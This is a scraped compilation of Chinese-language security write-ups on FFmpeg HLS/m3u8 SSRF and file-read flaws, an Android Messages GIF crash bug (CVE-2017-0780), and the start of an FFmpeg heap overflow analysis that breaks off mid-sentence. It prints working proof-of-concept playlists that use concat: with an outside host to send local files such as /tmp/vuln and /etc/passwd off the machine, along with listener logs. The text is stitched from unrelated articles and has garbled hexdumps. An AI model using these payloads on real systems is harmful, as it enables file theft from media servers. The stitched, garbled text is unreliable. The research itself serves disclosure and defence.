相机在重置为出厂设置后会提示输入新密码

下面为 Axis M3004 安全摄像机上 Devil's Ivy 漏洞的演示视频,你可以访问我们的博客,了解更多详细信息。

演示视频:

<http://player.youku.com/embed/XMjkwMjgwOTU0NA==>

FFmpeg 安全问题讨论

作者 : redrain@360CERT & attacker2001@360CERT

原文来源 : 【奇虎 360 技术博客】 http://blogs.360.cn/blog/ffmpegs_security_discussion/

BlackHat 2016 saw the report on vulnerabilities in video services. The authors continued researching this area, and are going to tell about new vulnerabilities (logical and binary) and curious ways to exploit them. Look forward to hearing real stories about exploiting these vulnerabilities in bug bounty programs!

— via <Attacks on video converter: a year later>


在 6 月 27 日 hackerone 公开了一个关于 FFmpeg 本地文件泄漏的报告 (<https://hackerone.com/reports/243470>) 该报告中描述为 25 日公开的另一个 FFmpeg 本地文件泄漏相关(<https://hackerone.com/reports/242831>)。该漏洞@Emil Lerner 和 @Pavel Cheremushkin 在今年的 phdays conference 中已经披露 (<https://www.slideshare.net/phdays/ss-76515896>)。

360CERT 团队第一时间对该安全问题跟进并将简单预警一个未公开的 FFmpeg 命令执行漏洞。

FFmpeg 背景知识和工作流程

FFmpeg 是一个非常强大且运用广泛的多媒体框架，可以解码，编码，转码，播放几乎所有格式的多媒体文件。其基本工作流程如下：

原始的封装视频 -> demux 分离器对封装的视频资源进行分离 -> 得到音频资源和视频资源 -> 进行解码 -> 得到解压后的音频资源和视频资源 -> 进入 filter 进行编辑处理 -> 得到处理后的音频资源和视频资源 -> 对资源编码得到转码后的音频资源和视频资源 -> 进入 mux 混合器进行封装 -> 得到转码封装后的视频



虽然 FFmpeg 非常强大，但是正因为它强大的格式适配能力，加之各种流媒体协议的多样性，有可能对 FFmpeg 产生意想不到的安全威胁。

HLS 介绍

一般流媒体协议分为两种，一种是通过 HTTP 渐进下载的(如 HLS,flash 渐进式)，另一种则是 RTSP 形式的实时流媒体协议。

HLS 是 Apple 提出并推广的，全称为 HTTP Live Streaming。它会把整个视频流分成多个小的，基于 HTTP 的文件来下载，每次下载一部分，并把视频流元数据存放于 m3u8 文件中。

m3u8 本身并不是视频文件，它只会指定应该播放的视频资源，而真正播放的视频资源是下载下来的 ts 文件，可以把 m3u8 理解为一个配置文件，配置文件中指定了 ts 为播放文件，一个简单的 m3u8 如下 [»](#) :

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE
#EXT-X-TARGETDURATION
#EXT-X-ALLOW-CACHE
#EXT-X-ENDLIST
#EXTINF
redrain.ts      真正播放的视频资源
```

当然，这个视频资源也可以是一个远程资源 [»](#) :


```
#EXTM3U
```

```
#EXT-X-MEDIA-SEQUENCE
#EXT-X-TARGETDURATION
#EXT-X-ALLOW-CACHE
#EXT-X-ENDLIST
#EXTINF
http://www.redrain.sb/test.mp4      远程资源
```

知识点复习

我们还记得去年的 CVE-2016-1897 和 CVE-2016-1898，一个 SSRF 和一个任意文件读取漏洞，其中 SSRF 用到的就是 m3u8 可以访问获取远程资源的特性。

CVE-2016-1897



```
redrain@ubuntu:~$ nc -l -vv 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [127.0.0.1] port 1337
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0
http://rr.sb:1337/test.mp4
redrain@ubuntu:~$ cat ssrf.m3u8
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0
http://rr.sb:1337/test.mp4
redrain@ubuntu:~$ ffmpeg -i ssrf.m3u8 out.mp4
ffmpeg version n2.8.4 Copyright (c) 2000-2015 the FFmpeg developers
  built with gcc 4.8 (Ubuntu 4.8.4-2ubuntu1-14.04.1)
  configuration: --enable-gpl --enable-nonfree --enable-pthreads --enable-libfaac --enable-libtheora --enable-libx264 --enable-libvld --enable-x11grab --enable-libopenencore-amrwb --enable-libopencore-amrnb --enable-version3 --disable-optimizations --
  libavutil      54. 31.100 / 54. 31.100
  libavcodec     56. 60.100 / 56. 60.100
  libavformat    56. 40.101 / 56. 40.101
  libavdevice    56.  4.100 / 56.  4.100
  libavfilter     5. 40.101 / 5. 40.101
  libswscale      3.  1.101 / 3.  1.101
  libswresample   1.  2.101 / 1.  2.101
  libpostproc    53.  3.100 / 53.  3.100
```

CVE-2016-1898

因为 FFmpeg 扩展性极强，其中支持一个 Physical concatenation protocol concat：可以把多个 url 流合并访问资源 ：

```
concat:URL1|URL2|...|URLN
```

结合 SSRF，我们可以把 file://读到的内容发送出来 。

```
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXTINF:10.0,
concat:http://rr.sb/poc/header.m3u8|file:///tmp/vuln
#EXT-X-ENDLIST
```



```
root@ubuntu:/var/log/apache2# cat /var/www/html/poc/test.m3u8
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXTINF:10.0,
concat: http://rr.sb/poc/header.m3u8|file:///tmp/vuln
#EXT-X-ENDLIST
root@ubuntu:/var/log/apache2# cat /tmp/vuln
360CERT
root@ubuntu:/var/log/apache2# cat access.log|grep "360"
127.0.0.1 - - [27/Jun/2017:15:19:27 +0800] "GET /?360CERT HTTP/1.1" 200 11783 "-
" "Lavf/56.40.101"
root@ubuntu:/var/log/apache2# 
redrain@ubuntu:/var/www/html/poc
redrain@ubuntu:/var/www/html/poc$ ffmpeg -i test.m3u8 out.avi
ffmpeg version n2.8.4 Copyright (c) 2000-2015 the FFmpeg developers
  built with gcc 4.8 (Ubuntu 4.8.4-2ubuntu1~14.04.1)
  configuration: --enable-gpl --enable-nonfree --enable-pthreads --enable-libfaac --enable-libmp3lame --enable-libtheora --enable-libx264 --enable-libxvid --enable-x11grab --enable-libopencore-amrnb --enable-libopencore-amrwb --enable-libopencore-amrnb --enable-version3 --disable-optimizations --disable-asm
  libavutil      54. 31.100 / 54. 31.100
  libavcodec     56. 60.100 / 56. 60.100
  libavformat    56. 40.101 / 56. 40.101
  libavdevice    56.  4.100 / 56.  4.100
  libavfilter     5. 40.101 / 5. 40.101
  libavresample   2.  1.101 / 2.  1.101
```

之后官方在 2.8.5 版本修复了该漏洞。


老树开新花

在上个月的 phdays conference 里，通过视频格式的一个 trick bypass 了厂商对 SSRF 的封堵。

奇怪的视频格式标准

在 AVI 视频中，有一个数据块可以定义字幕，叫做 GAB2，位于 AVI header 中，有趣的是 m3u8 可以插入到 avi 文件中，且 FFmpeg 依旧会对有文件头#EXTM3U 的 AVi 视频做 HLS 处理。

```
→ poc xxd test.avidmore
00000000: 5249 4646 0000 0000 4156 4920 4c49 5354 RIFF....AVI LIST
00000010: 1401 0000 6864 726c 6176 6968 3800 0000 ....hdrlavih8...
00000020: 409c 0000 0000 0000 0000 0000 1000 0000 @.....
00000030: 7d00 0000 0000 0200 0000 0000 0000 0000 }.....
00000040: e000 0000 a000 0000 0000 0000 0000 0000 0000
00000050: 0000 0000 0000 4c49 5354 7400 0000 0000 0000
00000060: 7374 726c 7374 7268 3800 0000 7478 7473 strlstrrh8...txts
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 0000
00000080: 0100 0000 1900 0000 0000 0000 7d00 0000 84.JPG
00000090: 8603 0000 1027 0000 0000 0000 0000 0000 89.JPG
000000a0: e000 a000 7374 7266 2800 0000 2800 0000 90.JPG
000000b0: e000 0000 a000 0000 0100 1800 5856 4944 91.JPG
000000c0: 0048 0300 0000 0000 0000 0000 0000 0000 94.JPG
000000d0: 0000 0000 4c49 5354 2020 2020 6d6f 7669 .movi
000000e0: 3030 7478 c206 0500 4741 4232 0002 0000 ....LIST
000000f0: 0000 0000 0000 0000 0023 4558 544d 3355 00tx....GAB2...
00000100: 0a23 4558 542d 582d 4d45 4449 412d 5345 ....#EXTM3U
00000110: 5155 454e 4345 3a30 0a23 2323 2065 6368 .#EXT-X-MEDIA-SE
00000120: 6f69 6e67 2062 2758 4249 4e5c 7831 6120 QUENCE:0.### ech
00000130: 5c78 2020 5c78 3066 5c78 2020 5c78 3120 oing b'XBIN\x1a
00000140: >x00>x0f>x00>x10
```



```
redrain@ubuntu:/tmp/poc$ file 1.avi && strings 1.avi|grep -B 1 -a rr.s
b|head -n 2
1.avi: RIFF (little-endian) data, AVI, 224 x 160, 25.00 fps,
#EXT-X-KEY: METHOD=NONE
#### External reference: reading 64 bytes from http://rr.sb:1337 (offset 0)
redrain@ubuntu:/tmp/poc$ ffmpeg -i 1.avi

redrain@ubuntu:/tmp/poc$ nc -l -vv 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [127.0.0.1] port 1337 [tcp/*] accepted (family 2, sport 43094)
GET / HTTP/1.1
User-Agent: Lavf/56.40.101
Accept: /*
Range: bytes=0-63
Connection: close
Host: rr.sb:1337
Icy-MetaData: 1
```

bypass 继续利用 CVE-2016-1898

所以我们可以通过对含有 GAB2 header 的 AVI 视频中嵌入 m3u8 , bypass 厂商对 CVE-2016-1898 的修复

只需要将之前的 PoC 嵌入 AVI 中 , 依然可以读取到目标文件  。

```
[AVI header GAB2 header]
#EXTM3U
#EXT-X-TARGETDURATION:6
#EXTINF:10.0,
concat:http://rr.sb/poc/header.m3u8|file:///tmp/vuln
#EXT-X-ENDLIST
[AVI body footer]
New Arbitrary File Read
```

@Emil Lerner 和 @Pavel Cheremushkin 在会议中其实披露了多个 FFmpeg 的漏洞 , 其中一个最为有意思的 , 也就是在 hackerone 公开报告中用到的漏洞 , 把读取到的文件内容输出到视频中 , 从而可以让文件读取可以在无网络环境的情况下利用。

利用思路如下 :

同样将 m3u8 嵌入到带有 GAB2 的 AVI 视频中 , 对文件格式检查进行 bypass。

因为之前说过 , m3u8 并不是真正的视频资源 , 所以如果要播放 , 必须还要在 m3u8 中嵌入一个可播放的视频资源 , 其中有一个古老的媒体格式 XBin , 这个媒体格式具备基本显示

图片，文本的功能，体积非常小，最重要的是，这个媒体格式可编程，如果嵌入到 m3u8 中，将目标文件作为对象，用 xbin 绘制成为字符，就可以作为合法可播放的视频文件观看了，所以依次嵌套后，文件内容大致为 ：

```
[AVI header]  
[GAB2 header]  
[m3u8 header]  
[XBIN header]
```

目标文件 ：

```
[XBIN footer]  
[m3u8 footer]  
[AVI footer]
```

但 FFmpeg 检查了 body 中的非法字符串，所以无法使用 data: 对 XBIN 格式声明 ：

```
#EXTM3U  
#EXT-X-MEDIA-SEQUENCE:1  
#EXTINF:1.0,  
data:<format-header>  
#EXTINF:1.0,  
file:///etc/passwd  
#EXTINF:1.0,  
data:<format-footer>  
#EXT-X-ENDLIST
```

但是 m3u8 支持 AES128 的 CBC 模式加密，可以在#EXT-X-KEY 中进行设置，所以可以很简单加密 m3u8 的内容 ：

```
...  
#EXTINF:1,  
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero, IV=<VAL>  
#EXT-X-BYTERANGE: 16  
/dev/zero  
...  
= AES^-1 CONST(0x00...00) ⊕<VAL> = <FMT HEADER>
```

由于 m3u8 单次访问目标文件获取到的内容不完整，为了获得完整的文件内容，还需要控制#EXT-X-BYTERANGE 设置偏移量，然后重复这一部分

最终，我们得到的文件应该是这样的 ：

```
[AVI header]
```

```
[GAB2 header]  
[m3u8 header]  
  
{loop}  
#EXT-X-KEY:METHOD=AES-128, URI=/dev/zero, IV=<VAL>      声明 m3u8 的 AES 加密，将 XBIN 部分加密  
[XBIN header]      被加密  
目标文件  
[XBIN footer]      被加密  
{loop}  
  
[m3u8 footer]  
[AVI footer]
```

```
redrain@ubuntu:/tmp/poc$ cat 2.avi |grep -B 1 -a EXT-X-KEY |head -n2
### echoing b'XBIN\x1a \x00\x0f\x00\x10\x04\x01\x00\x00\x00\x00'
#EXT-X-KEY: METHOD=AES-128, URI=/dev/zero, IV=0x4c4d465e0b95223279487316ffd9ec3a
redrain@ubuntu:/tmp/poc$
```

执行后，读取的目标文件内容成功输出在 ffplay 的播放器中：

官方修复

笔者查看的针对这个漏洞的补丁

<https://git.ffmpeg.org/gitweb/ffmpeg.git/patch/189ff4219644532bdfa7bab28dfaee4d6d4021?hp=c0702ab8301844c1eb11dedb78a0bce79693dec7>


主要是在限制后缀名这一行生效 </> :

```
+ {"allowed_extensions", "List of file extensions that hls is allowed to access",
+     OFFSET(allowed_extensions), AV_OPT_TYPE_STRING,
+     {.str =
"3gp,aac,avi,flac,mkv,m3u8,m4a,m4s,m4v,mpg,mov,mp2,mp3,mp4,mpeg,mpegtts,ogg,ogv,oga,ts,vob,wav"},  
+     INT_MIN, INT_MAX, FLAGS},
```

打上补丁后，允许的扩展只有上述部分了。

Arbitrary Code Execution

phdays 的 ppt 中结尾有那么一张：



Takeaways (for defender)

- **FFmpeg must be sandboxed**
 - there is no other way
 - don't even ask

"FFmpeg is one of those projects we trust to have RCE everywhere"

Google security team

FFmpeg is one of those projects we trust to have RCE everywhere

事实证明这句话是对的，笔者在去年分析该漏洞和 imagemagick 命令执行后，对格式处理和媒体处理软件的安全性产生了迷之兴趣，所以不由得多看了一下 FFmpeg 项目，也发现了一个在处理 mov 视频过程中同样是嵌入数据的命令执行，但在最新的 snapshot 中暂时没有复现。

通过老版本演示如下：

<https://youtu.be/SUDV9yfbDFw>

思考

FFmpeg 作为目前来说最广泛的多媒体框架，它的强大之处毋庸置疑，但是正因为适配了尽可能多的媒体格式，其中一些沿用至今的古老格式或是一些特殊的标准协议，都可能给 FFmpeg 带来不一样的可能性，而缺乏沙箱的设计有可能还会有更多的利用可能性，关于媒体处理的服务组件或软件将会暴露出更多问题。

参考来源

<https://hackerone.com/reports/242831>
<https://hackerone.com/reports/226756>
<https://hackerone.com/reports/243470>
<https://www.slideshare.net/phdays/ss-76515896>
<https://www.blackhat.com/docs/us-16/materials/us-16-Ermishkin-Viral-Video-Exploiting-Ssrf-In-Video-Converters.pdf>

Android 短信应用 DOS 漏洞分析与利用

作者：任子行

原文地址：<http://mp.weixin.qq.com/s/R212zfXe-nWKWkRHiuYNqA>

0x01 漏洞简介

9月7号 趋势科技发布了一篇《CVE-2017-0780: 拒绝服务漏洞可以导致 Android Message App 崩溃》的文章。目前已经确认该漏洞对最新版本的 Nexus 和 Pixel 设备有影响，攻击者可以通过发送恶意彩信到受害人手机实现攻击。很多彩信客户端会在启动的时候自动恢复加载之前的记录，包括彩信，这导致受害人无论是重启手机还是进入安全模式都无法解除恶意彩信对 Message app 的影响，自动成为一个可持续的漏洞。该漏洞目前针对 Android 6.0 — 8.0 版本均有影响。

漏洞代码在 AOSP 第三方扩展模块 framesequence 的 FrameSequenceDrawable 类的 acquireAndValidateBitmap 函数。在函数内因为没有捕获 Java-level Null Pointer Exceptions 异常，从而会导致此异常沿着调用栈一直向上回溯直到被捕获处理，如果在 APP 内部也没有处理，最终会被系统处理，通常系统会让 APP Crash。

0x02 漏洞分析

代码如下 ：

```
public FrameSequenceDrawable(FrameSequence frameSequence, BitmapProvider bitmapProvider) {  
    if (frameSequence == null || bitmapProvider == null) throw new IllegalArgumentException();  
  
    mFrameSequence = frameSequence;  
    mFrameSequenceState = frameSequence.createState();  
    final int width = frameSequence.getWidth();  
    final int height = frameSequence.getHeight();  
  
    mBitmapProvider = bitmapProvider;  
    mFrontBitmap = acquireAndValidateBitmap(bitmapProvider, width, height);  
    mBackBitmap = acquireAndValidateBitmap(bitmapProvider, width, height);  
    mSrcRect = new Rect(0, 0, width, height);  
    mPaint = new Paint();  
    mPaint.setFilterBitmap(true);  
}
```

```
mFrontBitmapShader
    = new BitmapShader(mFrontBitmap, Shader.TileMode.CLAMP, Shader.TileMode.CLAMP);
mBackBitmapShader
    = new BitmapShader(mBackBitmap, Shader.TileMode.CLAMP, Shader.TileMode.CLAMP);

mLastSwap = 0;

mNextFrameToDecode = -1;
mFrameSequenceState.getFrame(0, mFrontBitmap, -1);
initializeDecodingThread();
}
```

Android 使用 FrameSequenceDrawable 类来展示 gif 文件，首先要基于 GIF 文件构造 Bitmap 对象，然后 FrameSequenceDrawable 类展示 GIF。

FrameSequenceDrawable 构造函数中会调用 acquireAndValidateBitmap 创建 Bitmap 对象。  :

```
private static Bitmap acquireAndValidateBitmap(BitmapProvider bitmapProvider,
    int minWidth, int minHeight) {
    Bitmap bitmap = bitmapProvider.acquireBitmap(minWidth, minHeight); // 实现在应用中，可能返回 null

    if (bitmap.getWidth() < minWidth
        || bitmap.getHeight() < minHeight
        || bitmap.getConfig() != Bitmap.Config.ARGB_8888) {
        throw new IllegalArgumentException("Invalid bitmap provided");
    }

    return bitmap;
}
```

下面这个 class 可以在任何 APP 中自定义。  :

```
private class CheckingProvider implements FrameSequenceDrawable.BitmapProvider {

    HashSet<Bitmap> mBitmaps = new HashSet<Bitmap>();
    @Override

    public Bitmap acquireBitmap(int minWidth, int minHeight) {
        Bitmap bitmap =
            Bitmap.createBitmap(minWidth + 1, minHeight + 4, Bitmap.Config.ARGB_8888);
```

```
    mBitmaps.add(bitmap);  
    return bitmap;  
}  
}
```

bitmapProvider 是 FrameSequenceDrawable.BitmapProvider 的子类对象 ,Sample 代码中实现一个 class , 重写 BitmapProvider 的抽象函数 acquireBitmap。

构造 POC 可以直接在此函数中返回 null, 因为在 `acquireAndValidateBitmap` 中没有检测 `bitmap` 对象是否为 null, 而且此函数也没有 catch 空指针异常, 最终在调用 `bitmap` 对象时会导致使用此模块 (android-common-framesequence) 的上层应用 crash。

当 FrameSequence 尝试从格式不正确的 GIF 构建位图时，我们看到 “acquireBitmap” 函数可能会失败并返回 null。因此，如果有变量引用此空对象，则会触发 NPE。

0x03 构造 Exploit

exp-1:

通过构造特殊的 gif 文件验证漏洞。

趋势给的 demo 截图将 width 和 height 设置为 0xffff 可以触发漏洞。

exp-2:

通过构造一个 app 验证漏洞。

此方法可以直接从 aosp 代码中获取 FrameSequenceSample 案例，修改

FrameSequenceTest.java。  :

```
public class FrameSequenceTest extends Activity {  
  
    ...  
  
    private class CheckingProvider implements FrameSequenceDrawable.BitmapProvider {  
        HashSet<Bitmap> mBitmaps = new HashSet<Bitmap>();  
  
        @Override  
        public Bitmap acquireBitmap(int minWidth, int minHeight) {  
            return null;  
            // Bitmap bitmap =  
            //     Bitmap.createBitmap(minWidth + 1, minHeight + 4, Bitmap.Config.ARGB_8888);  
            // mBitmaps.add(bitmap);  
            // return bitmap;  
        }  
        ...  
    }  
    ...  
}
```

0x04 漏洞利用

笔者的测试环境：

Nokia 6 手机

型号 TA-1000

Android 7.1.1

Android Messages APP

利用条件：

目标机的手机号码

目标机 Android 版本

通过构造恶意的 gif 从一台手机中发送到目标机，目标机上的 Android Messages App 会自动接受，并且导致应用卡死。





0x05 相关的移动平台 GIF/PNG 解析器导致的 RCE 与 DoS 漏洞

通过整理 发现了 3 个关注过的 gif 的远程漏洞。

CVE-2017-0780 Android DOS 漏洞

CVE-2017-2416 iOS RCE 漏洞

CVE-2017-0478 Android FrameSequence_webp 漏洞

CVE-2017-0780 和 CVE-2017-2416 漏洞的相似性非常高，都是在处理 GIF 文件中 LOGICALSCREENDESCRIPTOR 段的 Width 和 Height 字段时出现错误，这 2 个字段是 GIF 图片的宽度和高度。只是在 Android 平台对应的漏洞在 Java 层通过 NPE 造成 APP Crash，在 iOS 平台漏洞在 GifPlugin 模块中，因为 width 和 Height 对应 short 类型攻击者可以设置为负数造成内存越界访问，精心构造文件可以造成远程代码执行利用。

Poc 可参考：

<http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0780-denial-service-vulnerability-android-messages-app/>

<https://blog.flanker017.me/cve-2017-2416-gif-rce-chn/>

<https://github.com/JiounDai/CVE-2017-0478>

0x06 参考：

<http://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-0780-denial-service-vulnerability-android-messages-app/>

欢迎对本篇文章感兴趣的同学扫描任子行公众号二维码，一起交流学习



FFmpeg Http 协议 heap buffer overflow 漏洞分析及利用

作者：蚂蚁金服巴斯光年安全实验室

原文链接 :【阿里云】<https://yq.aliyun.com/articles/213439>

1. 背景

FFmpeg 是一个著名的处理音视频的开源项目，非常多的播放器、转码器以及视频网站都用到了 FFmpeg 作为内核或者是处理流媒体的工具。2016 年末 paulcher 发现 FFmpeg 三个堆溢出漏洞分别为 CVE-2016-10190、CVE-2016-10191 以及 CVE-2016-10192。本文对 CVE-2016-10190 进行了详细的分析，是一个学习如何利用堆溢出达到任意代码执行的一个非常不错的案例。

2. 漏洞分析

FFmpeg 的 Http 协议的实现中支持几种不同的数据传输方式，通过 Http Response Header 来控制。其中一种传输方式是 transfer-encoding: chunked，表示数据将被划分为一个个小的 chunk 进行传输，这些 chunk 都是被放在 Http body 当中，每一个 chunk 的结构分为两个部分，第一个部分是该 chunk 的 data 部分的长度，十六进制，以换行符结束，第二个部分就是该 chunk 的 data，末尾还要额外加上一个换行符。下面是一个 Http 响应的示例。关于 transfer-encoding: chunked 更加详细的内容可以参考这篇文章 [»](#)：

HTTP/1.1 200 OK
Server: nginx
Date: Sun, 03 May 2015 17:25:23 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

1f
◆?H◆?◆?W(◆/?◆!◆?J
0

漏洞就出现在 libavformat/http.c 这个文件中，在 http_read_stream 函数中，如果是以 chunk 的方式传输，程序会读取每个 chunk 的第一行，也就是 chunk 的长度那一行，然

